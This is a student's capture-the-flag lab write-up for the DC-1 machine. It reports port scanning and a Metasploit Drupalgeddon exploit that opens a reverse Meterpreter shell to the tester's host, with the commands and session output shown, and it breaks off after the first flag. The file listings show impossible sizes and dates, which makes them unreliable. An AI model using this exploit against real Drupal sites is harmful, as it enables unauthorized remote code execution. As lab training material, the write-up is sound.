DC-1 LAB

Name: Ritesh R Bardikar

Date: 23/08/25

Email: riteshbardikar@gmail.com

Table Of Contents

Executive Summary:

I conducted a security assessment on 00:0C:29:BC:3D:AD (DC-1 Lab) machine with the primary objective of recovering its hidden flags. To achieve this, I leveraged multiple security flaws that were present in the system. Through a series of simulated attacks, I was able to compromise sensitive components of the target, successfully retrieving the flags. The assessment highlighted significant weaknesses within the machine's security posture. These vulnerabilities not only allowed me to achieve my stated goal but could also potentially be exploited further for other malicious activities. For this exercise, my focus remained strictly on flag capture, without extending into additional exploitation paths.

Potential threats of the security weakness may contain:

- Misusing the open ports available.
- Can manipulate the data through various methods.
- Gaining the shells access.
- Gaining the admins access.
- Backdoor can be created in future.
- Hidden files and directory data can be retrieved.


Summary of the Result:

I discovered several serious flaws in the DC-1 machine's security assessment that put the system in danger of collapsing. I was successful in gaining direct access to the server by taking advantage of the application's use of an antiquated and potentially vulnerable platform. I then immediately had unfettered access to the system's core files, which revealed all user accounts and passwords. This implies that an attacker can read and alter these accounts as they see fit, allowing them to impersonate any user without limitations, steal credentials, or hijack identities. Following more investigation, I found setup errors and inadequate permission settings that gave me the ability to increase privileges and take complete root-level control of the computer. Nothing is protected at this point; an attacker might delete or add administrators, corrupt or exfiltrate the database, alter system configurations, or even cause the server to crash. A single assault has the potential to damage, alter, or steal the entire environment, including its data, services, and user confidence. Once attacked, the system is completely compromised and cannot be recovered. seriously endanger the system's availability, confidentiality, and integrity.

Attack Narrative:


Gathering information of the system like getting IP address.

Scanning to get information on the open ports.




Http port is open hence checking for the website vulnerabilities.

Analysing the home page.




Didn’t got any information on the source code of the index page.




Checking for SQL injection on input boxes.

Scanning the website to get more information.



While scanning we got robots.txt page.


Checking if we can get any information in robots.txt page.




No leads here.

Penetration Testing

Trying Metasploit to get the access of the terminal.




Searching for the Drupal Site for any leads.




Got some exploits available.

Trying to exploit through this exploits.



Exploit completed but no session through 1st exploit.



Wasn't able to exploited through 2nd exploit.

```
msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.187.145  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.187.142
rhost => 192.168.187.142
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI http://192.168.187.142/
TARGETURI => http://192.168.187.142/
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.187.145:4444
[*] Sending stage (40004 bytes) to 192.168.187.142
[*] Meterpreter session 1 opened (192.168.187.145:4444 -> 192.168.187.142:59368) at 2025-08-10 17:15:51 +0000
```

Successfully exploited and created session at 16th exploit.

```
meterpreter > ls
Listing: /var/www
=================

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
100644/rw-r--r--  747324309678  fil   188498731153-02-09 02:33:43 +0000  .gitignore
100644/rw-r--r--  24769076401799  fil   188498731153-02-09 02:33:43 +0000  .htaccess
100644/rw-r--r--  6360846566857  fil   188498731153-02-09 02:33:43 +0000  COPYRIGHT.txt
100644/rw-r--r--  6231997547947  fil   188498731153-02-09 02:33:43 +0000  INSTALL.mysql.txt
100644/rw-r--r--  8048768714578  fil   188498731153-02-09 02:33:43 +0000  INSTALL.pgsql.txt
100644/rw-r--r--  5574867551506  fil   188498731153-02-09 02:33:43 +0000  INSTALL.sqlite.txt
100644/rw-r--r--  76712410891717  fil   188498731153-02-09 02:33:43 +0000  INSTALL.txt
100755/rwxr-xr-x  77704548337324  fil   188270147139-03-11 15:02:15 +0000  LICENSE.txt
100644/rw-r--r--  35180077129727  fil   188498731153-02-09 02:33:43 +0000  MAINTAINERS.txt
100644/rw-r--r--  23089744188672  fil   188498731153-02-09 02:33:43 +0000  README.txt
100644/rw-r--r--  41412074677674  fil   188498731153-02-09 02:33:43 +0000  UPGRADE.txt
100644/rw-r--r--  28363964029388  fil   188498731153-02-09 02:33:43 +0000  authorize.php
100644/rw-r--r--  3092376453840  fil   188498731153-02-09 02:33:43 +0000  cron.php
100644/rw-r--r--  223338299444  fil   211037522224-07-25 04:21:02 +0000  flag1.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  includes
100644/rw-r--r--  2272037700113  fil   188498731153-02-09 02:33:43 +0000  index.php
100644/rw-r--r--  3019362009791  fil   188498731153-02-09 02:33:43 +0000  install.php
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  misc
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  modules
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  profiles
100644/rw-r--r--  6704443950617  fil   188498731153-02-09 02:33:43 +0000  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-09 02:33:43 +0000  update.php
100644/rw-r--r--  9354438772866  fil   188498731153-02-09 02:33:43 +0000  web.config
100644/rw-r--r--  1791001362849  fil   188498731153-02-09 02:33:43 +0000  xmlrpc.php
```


Exploring and checking systems files.

Got flag1.txt.

```
meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
```


Retrieved the 1st flag and got the some type of hint.

Exploring web.config.



```
meterpreter > ls
Listing: /var/www
==================

Mode              Size          Type  Last modified                     Name
----              ----          ----  -------------                     ----
100644/rw-r--r--  747324309678  fil   188498731153-02-09 02:33:43 +0000  .gitignore
100644/rw-r--r--  24769076401799  fil   188498731153-02-09 02:33:43 +0000  .htaccess
100644/rw-r--r--  6360846566857  fil   188498731153-02-09 02:33:43 +0000  COPYRIGHT.txt
100644/rw-r--r--  6231997547947  fil   188498731153-02-09 02:33:43 +0000  INSTALL.mysql.txt
100644/rw-r--r--  8048768714578  fil   188498731153-02-09 02:33:43 +0000  INSTALL.pgsql.txt
100644/rw-r--r--  5574867551506  fil   188498731153-02-09 02:33:43 +0000  INSTALL.sqlite.txt
100644/rw-r--r--  76712410891717  fil   188498731153-02-09 02:33:43 +0000  INSTALL.txt
100755/rwxr-xr-x  77704548337324  fil   188270147139-03-11 15:02:15 +0000  LICENSE.txt
100644/rw-r--r--  35180077129727  fil   188498731153-02-09 02:33:43 +0000  MAINTAINERS.txt
100644/rw-r--r--  23089744188672  fil   188498731153-02-09 02:33:43 +0000  README.txt
100644/rw-r--r--  41412074677674  fil   188498731153-02-09 02:33:43 +0000  UPGRADE.txt
100644/rw-r--r--  28363964029388  fil   188498731153-02-09 02:33:43 +0000  authorize.php
100644/rw-r--r--  3092376453840  fil   188498731153-02-09 02:33:43 +0000  cron.php
100644/rw-r--r--  223338299444  fil   211037522224-07-25 04:21:02 +0000  flag1.txt
